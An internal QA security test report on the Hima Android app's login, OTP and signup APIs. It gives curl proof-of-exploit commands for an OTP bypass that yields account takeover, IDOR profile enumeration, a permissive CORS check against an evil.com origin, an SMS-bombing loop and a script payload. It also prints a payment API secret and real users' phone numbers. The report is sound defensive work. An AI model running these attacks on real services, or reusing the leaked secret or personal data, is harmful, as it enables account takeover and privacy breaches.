

Login & Signup Flow API Security & Functional Test Report

Hima Android App · Auth & Onboarding Endpoints

OVERALL VERDICT

FAIL — Release Blocker

4 Critical (S1) defects found in the login flow. Not safe to ship to production until backend fixes are applied.

TESTER Perumal (QA)	DATE OF TESTING 21 April 2026
ENVIRONMENT Dev — demohima.himaapp.in	BRANCH login_flow_test_21_04_2026
SCOPE Login / Signup / OTP / Profile APIs	TOTAL TEST CASES 52 executed
TOOLS USED curl, Retrofit code review	ACCESS LEVEL Android codebase only (no backend access)

Submitted to: Tech Lead · **Submitted by:** Perumal, QA — perumal@innovfix.in

Purpose: To document API-level defects found in the login flow, flag release blockers, and clarify which items can be fixed from the Android side versus the backend.

1. Executive Summary

I performed black-box API testing on the entire login and signup flow of the Hima Android app using `curl` against the dev environment, supplemented by source-code review of the Retrofit client, view-models and activities. A total of **52 test cases** were executed covering positive paths, negative inputs, validation, authentication, IDOR, CORS, rate-limiting and payload edge cases.

The flow is **functionally working** (happy path passes) but the design has serious security defects. The most important finding is that **OTP verification happens only on the client side** — the server's `/login` endpoint issues a valid JWT without validating the OTP at all. Combined with an IDOR issue on `/userdetails`, any attacker with only a phone number can log into any account and read every other user's profile data.


Severity Distribution



Release decision: Do not ship to production until the 4 S1 defects are fixed on the backend. The login flow is currently equivalent to unauthenticated login by phone number.

2. Fix Responsibility — Android vs Backend

Since I only have access to the **Android codebase** (no backend access), I analysed each bug for where the fix must live. Of the 16 bugs found, **only one (BUG-015) can be fully closed from the Android side**. The rest either require backend changes or depend on external actions (e.g. rotating vendor keys).



Why this matters: An attacker bypasses the Android app entirely and calls the API directly with `curl`. Any defence implemented only on the Android side is cosmetic. All 4 S1 release-blockers

are in the server-only or partial-mitigable bucket. **Please escalate BUG-001 through BUG-004 to the backend team.**

3. Endpoint Coverage Summary

#	Endpoint	Method	Auth	Status	Defects
1	/first_install	POST	None	Works	BUG-011
2	/appsettings_list	POST	None	Works	—
3	/send_otp	POST	None	Multiple defects	001, 004, 005, 006, 009
4	/login	POST	None	Critical	001, 004, 008
5	/register	POST	None	High	007, 010, 012, 013
6	/avatar_list	POST	Bearer	Works	—
7	/userdetails	POST	Bearer	Critical	002
8	/delete_users	POST	Bearer	Works	016

4. Defect Summary

ID	Severity	Summary	Fix Location
BUG-001	S1	OTP verified only on Android client; /login accepts any code	BOTH
BUG-002	S1	IDOR on /userdetails — any user can read every other profile	SERVER
BUG-003	S1	CORS reflects any Origin with Allow-Credentials: true	SERVER
BUG-004	S1	No rate limiting — SMS-bomb vector	SERVER
BUG-005	S2	/send_otp returns HTTP 500 HTML for invalid input	SERVER
BUG-006	S2	Client chooses the OTP value sent to /send_otp	BOTH
BUG-007	S2	/register requires no proof of mobile ownership	SERVER
BUG-008	S2	JWT valid for 90 days with no revocation mechanism	SERVER

ID	Severity	Summary	Fix Location
BUG-009	S3	<code>country_code=xyz</code> accepted by <code>/send_otp</code>	SERVER
BUG-010	S3	HTTP 200 returned for business-logic failures	SERVER
BUG-011	S3	<code>/first_install</code> leaks caller IP address	SERVER
BUG-012	S3	Referral code not validated on <code>/register</code>	SERVER
BUG-013	S3	No payload size cap on <code>/register</code>	BOTH
BUG-014	S4	Cashfree test credentials hard-coded in source	BOTH
BUG-015	S4	OTP and request bodies logged via <code>Log.d</code>	ANDROID ✓ FIXED
BUG-016	S4	Cryptic error message from <code>/delete_users</code>	BOTH

5. Critical Defects (S1) — Detailed

BUG-001

S1 CRITICAL

FIX: ANDROID + SERVER

OTP verified only on the Android client — `/login` accepts any code

LOCATION VerifyOTPActivity.kt:138–156 · ApiManager.kt:1753–1759

IMPACT Complete account takeover of any user given only their phone number.

WHAT The Android app compares the OTP locally, then calls `/login` with hard-coded `code="0"`, `code_verifier="0"`. The server never re-validates the OTP. A backdoor OTP `"011011"` is also hard-coded in the client.

PROOF OF EXPLOIT (NO SMS WAS SENT BEFORE THIS CALL)

```
$ curl -X POST https://demohima.himaapp.in/api/auth/login \
-d "mobile=9876543210&code=0&code_verifier=0"
```

```
HTTP/1.1 200 OK
{ "success":true, "registered":true,
  "token":"eyJ0eXAiOiJKV1Qi...<valid JWT>",
  "data":{"id":456976, "mobile":"9876543210", ... } }
```

Android side: Remove the `"011011"` backdoor branch and stop generating the OTP locally. Closes the patched-APK abuse path only.

Server side (required to truly fix): Generate the OTP server-side (stored hashed, ≤ 5 min TTL, attempt-counter). Validate it in `/login`.

BUG-002**S1 CRITICAL****FIX: SERVER ONLY****IDOR on /userdetails — any logged-in user can read every other user's profile****LOCATION** ApiManager.kt:1817–1821**IMPACT** Mass PII leak. Any attacker can enumerate sequential `user_id` values and dump every user's mobile number, name, gender and referral code. Regulated data under the India DPDP Act.**WHAT** The server reads `user_id` from the request body instead of the JWT `sub` claim. Swapping `user_id` returns any user's full record.**PROOF OF EXPLOIT**

```
$ curl -X POST .../userdetails \
-H "Authorization: Bearer <my-token, sub=456976>" \
-d "user_id=456975"

{ "data":{ "id":456975, "name":"NisdB403",
           "mobile":"8464643464",           // not my account
           "refer_code":"GZDB1289", ... } }
```

Server side: Resolve user id from the JWT `sub` claim. Do not trust `user_id` from the body. Audit every other endpoint using the same pattern.

BUG-003**S1 CRITICAL****FIX: SERVER ONLY****CORS reflects any Origin with `Allow-Credentials: true`****IMPACT** Any website the victim visits can call the API in their browser session and exfiltrate JWTs when combined with BUG-001.**PROOF OF EXPLOIT**

```
$ curl -i -X OPTIONS .../login -H "Origin: https://evil.com"

HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://evil.com           ← reflected
Access-Control-Allow-Credentials: true
```

Server side: Whitelist allowed origins in Laravel CORS config. Do not reflect the request Origin. Drop `Allow-Credentials` unless strictly required.

BUG-004

S1 CRITICAL

FIX: SERVER ONLY

No rate limiting on `/send_otp` or `/login`

IMPACT SMS-bombing any Indian mobile number, direct cost impact, brute-force window for OTP once moved server-side.

PROOF — 20 CONSECUTIVE SENDS IN UNDER TWO SECONDS

```
$ for i in {1..20}; do
  curl -s -o /dev/null -w "%{http_code} " \
    -X POST ../send_otp -d "mobile=9876543210&country_code=91&otp=123456"
done
200 200 200 200 200 200 200 200 200 200
200 200 200 200 200 200 200 200 200 200    ← all accepted
```

Server side: Add Laravel `throttle` middleware. Per-mobile + per-IP limit (e.g. 1/30s, 5/hr, 10/day). Attempt cap on `/login` with cooldown.

6. High Defects (S2) — Detailed

BUG-005

S2 HIGH

FIX: SERVER ONLY

`/send_otp` returns HTTP 500 HTML for any invalid input

IMPACT Client cannot parse the response. Framework identity (Laravel) is leaked. Indicates a missing `FormRequest` validator on the controller.

```
$ curl -i -X POST .../send_otp # no body
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
<!DOCTYPE html><title>Server Error</title>...
```

Server side: Add Laravel `FormRequest` validator returning JSON 400 — mirror what `/login` already does.

BUG-006

S2 HIGH

FIX: ANDROID + SERVER

`/send_otp` accepts the OTP value from the client

IMPACT The client knows the OTP before the user proves SIM possession. XSS-like payloads are even echoed into the SMS body.

```
$ curl .../send_otp -d "mobile=9876543210&country_code=91&otp=-1"
{"success":true,"message":"OTP sent successfully."}

$ curl .../send_otp -d "...&otp=<script>alert(1)</script>"
{"success":true,"message":"OTP sent successfully."}
```

Android side: Stop generating the OTP locally. Remove the `otp` field from the Retrofit call.

Server side: Stop accepting the `otp` field. Generate a cryptographically random 6-digit OTP server-side.

BUG-007**S2 HIGH****FIX: SERVER ONLY****/register requires no proof of mobile ownership****IMPACT** Mass spam-signup vector. No link between `/send_otp` and `/register`.

```
$ curl -X POST ../register \
  -d "mobile=90000000003&language=Tamil&avatar_id=21&gender=male"
{ "success":true, "message":"Registered successfully.", "token":"...", ...
}
```

Server side: Require a single-use, server-issued OTP token (≤ 5 min TTL) proving the mobile was just verified.

BUG-008**S2 HIGH****FIX: SERVER ONLY****JWT valid for 90 days with no revocation path****IMPACT** No logout endpoint, no refresh-rotation. A stolen token works on any device for 90 days. Client logout only clears local prefs.

```
Decoded JWT payload:
{ "iat": 1776761750, "exp": 1784537750,    // exp-iat = 7,776,000 s = 90 da
ys
  "sub": "456976" }
```

Server side: Short-lived access token (≤ 1 h) + refresh token with server-side rotation and a revocation list. Add a real `/logout` that blacklists the `jti`.

7. Medium Defects (S3) — Detailed

BUG-009

S3 MEDIUM

FIX: SERVER ONLY

country_code=xyz **accepted on** /send_otp

```
$ curl .../send_otp -d "mobile=9876543210&country_code=xyz&otp=123456"
{"success":true,"message":"OTP sent successfully."}
```

Server side: Strict integer validation + allow-list of supported country codes.

BUG-010

S3 MEDIUM

FIX: SERVER ONLY

HTTP 200 returned for business-logic failures

/register, /send_otp, /avatar_list return HTTP 200 with {"success":false,...}. Inconsistent with /login which correctly returns 400. Breaks client retry semantics and monitoring alerts.

Server side: Use 4xx for validation / business-logic failures, 5xx for unhandled errors. Never HTML.

BUG-011

S3 MEDIUM

FIX: SERVER ONLY

/first_install **leaks caller IP address**

```
{ "success":false,
  "message":"No matching click found within 24 hours...",
  "ip_address":"103.163.232.121" } ← unnecessary
```

Server side: Remove ip_address from the response; keep server-side logging only.

BUG-012

S3 MEDIUM

FIX: SERVER ONLY

Referral code not validated on /register

referred_by=INVALIDXYZ → account created successfully, referral silently dropped. Creates gaps in referral attribution reporting.

Server side: Reject unknown codes OR attribute and return the partner id. Either way, communicate to the client.

BUG-013**S3 MEDIUM****FIX: ANDROID + SERVER**

No payload size cap on `/register`

10 KB `describe_yourself` accepted. Combined with BUG-004 this becomes a DoS / DB bloat vector.

Android side: Add `InputFilter.LengthFilter` and `android:maxLength` on every signup text field (`name` ≤ 50 , `describe_yourself` ≤ 500 , etc.).

Server side: Add `max` validator rules — attacker bypasses client via curl.

8. Low Defects (S4) — Detailed

BUG-014**S4 LOW****FIX: ANDROID + EXTERNAL ACTION**

Cashfree test credentials hard-coded in source

LOCATION `CashfreeApiService.kt`

```
x-client-id:      CF10666599D157Q7U76C7C73B0AF4G
x-client-secret:  cfsk_ma_test_40c029f442f352110cb1c3f85aebf06e_085bf549
```

Android side: Move the strings into `BuildConfig` fed by `gradle.properties` (not committed).

External action (required to truly close): Rotate the keys in the Cashfree dashboard. Without rotation, the already-leaked keys remain valid. Also purge from git history.

BUG-015**S4 LOW****FIX: ANDROID ONLY — DONE ✓**

OTP and request bodies logged via `Log.d`

STATUS **Fixed by Android team on 2026-04-21. Verified by QA.**

Fix applied: sensitive values removed from log strings in `VerifyOTPActivity`, `NewLoginActivity`, `LoginViewModel`. `HttpLoggingInterceptor` gated behind `BuildConfig.DEBUG`. ProGuard `-assumenosideeffects` rule added for `Log.v/d/i`.

One follow-up: The ProGuard strip rule only takes effect if `isMinifyEnabled = true` in the release build — currently set to `false` in `app/build.gradle.kts:38`. Recommend enabling minification on release so the rule actually strips residual `Log.d` calls. Sensitive values are already scrubbed from log strings, so this is a hardening step, not a blocker.

BUG-016

S4 LOW

FIX: ANDROID + SERVER

Cryptic error message from /delete_users

Server returns "please mail your mobile number and describe your issue" on refused delete. Works correctly (doesn't delete) but the message is user-hostile.

Android side: Map the server string to a friendly toast / dialog.

Server side: Return HTTP 403 with "You can only delete your own account." .

9. Test Cases That Passed

TC	Description
TC-02	<code>appsettings_list</code> returns version and socket URL
TC-11	<code>send_otp</code> happy path returns 200 <i>OTP sent successfully</i>
TC-23	<code>/login</code> returns JWT and user data for valid mobile (functional pass — security issue is BUG-001)
TC-29	<code>/userdetails</code> with valid token returns own profile
TC-38	<code>/avatar_list</code> <code>gender=male</code> returns 9 avatars
TC-39 / TC-40	<code>/avatar_list</code> correctly rejects invalid and missing gender
TC-42	<code>/register</code> rejects duplicate mobile number
TC-46	GET <code>/login</code> returns 405 Method Not Allowed
TC-52	<code>/delete_users</code> correctly refuses cross-user deletion

10. Recommendations & Priority

Immediate action (blocking release): Escalate BUG-001, BUG-002, BUG-003 and BUG-004 to the backend team. These cannot be fixed from the Android codebase. Target a patch release once backend delivers.

Priority order for the backend team

1. **BUG-001** — Move OTP generation and validation to the server. Remove client-supplied `otp` field. (Also closes BUG-006.)
2. **BUG-002** — Resolve `user_id` from JWT `sub` claim, not from request body. Audit every endpoint taking `user_id`.
3. **BUG-003** — Lock down CORS: allowed-origins whitelist, no credentials reflection.
4. **BUG-004** — Add `throttle` middleware: per-mobile + per-IP rate limits on `/send_otp` and `/login`.
5. **BUG-005 / 010** — Add `FormRequest` validators and proper HTTP status codes on all auth endpoints.
6. **BUG-007** — `/register` must require a server-issued OTP proof token.
7. **BUG-008** — Short-lived JWT + refresh token + real `/logout`.
8. BUG-009, 011, 012, 013 — validation clean-up.

Android-side work (what I can deliver)

- **BUG-015** — Already fixed and verified. Recommend enabling `isMinifyEnabled = true` on release as a follow-up.
- **BUG-014** — Move Cashfree keys to `BuildConfig` (awaiting key rotation by the payments / ops team).
- **BUG-001 (partial)** — Remove `"011011"` backdoor and stop generating OTP locally. Ship alongside the backend fix.
- **BUG-006 (partial)** — Drop `otp` field from `send_otp` Retrofit call after server accepts new payload.
- **BUG-013 (partial)** — Add `InputFilter` length caps on signup fields.
- **BUG-016 (partial)** — Map cryptic error message to friendly UI string.
- **Additional hardening** — certificate pinning on OkHttp, store JWT in `EncryptedSharedPreferences`, disable `allowBackup`.

11. Re-test Checklist (once backend delivers fixes)

1. **BUG-001:** `POST /login mobile=X&code=0&code_verifier=0` with no prior `/send_otp` should return 401 / 422.
2. **BUG-001:** `/login` with an incorrect OTP should return an error and increment the attempt counter.
3. **BUG-002:** As user A, call `/userdetails user_id=B` should return 403, or own-user data ignoring the body.
4. **BUG-003:** `OPTIONS /login Origin: https://evil.com` should not reflect that origin in the response headers.
5. **BUG-004:** Burst $10 \times$ `/send_otp` in 10 seconds should return 429 after the threshold.
6. **BUG-005:** `/send_otp` with missing fields should return 400 JSON, not 500 HTML.
7. **BUG-008:** Call `/logout` then reuse the token should return 401.
8. **BUG-014:** Decompile release APK — no Cashfree secret strings should appear.
9. **BUG-015:** `adb logcat` during login on a release build — no OTP or URL logs should appear.
10. **Regression:** Full signup + login + profile fetch must still work end-to-end.

Test data to clean up: Please purge the following test users I created during testing from the demohima database: ID 456976 (mobile 9876543210), ID 456978 (mobile 9000000003). During the IDOR probe I also incidentally read data for real users 456974 (6162326296) and 456975 (8464643464) — no data was exfiltrated beyond what's quoted in this report.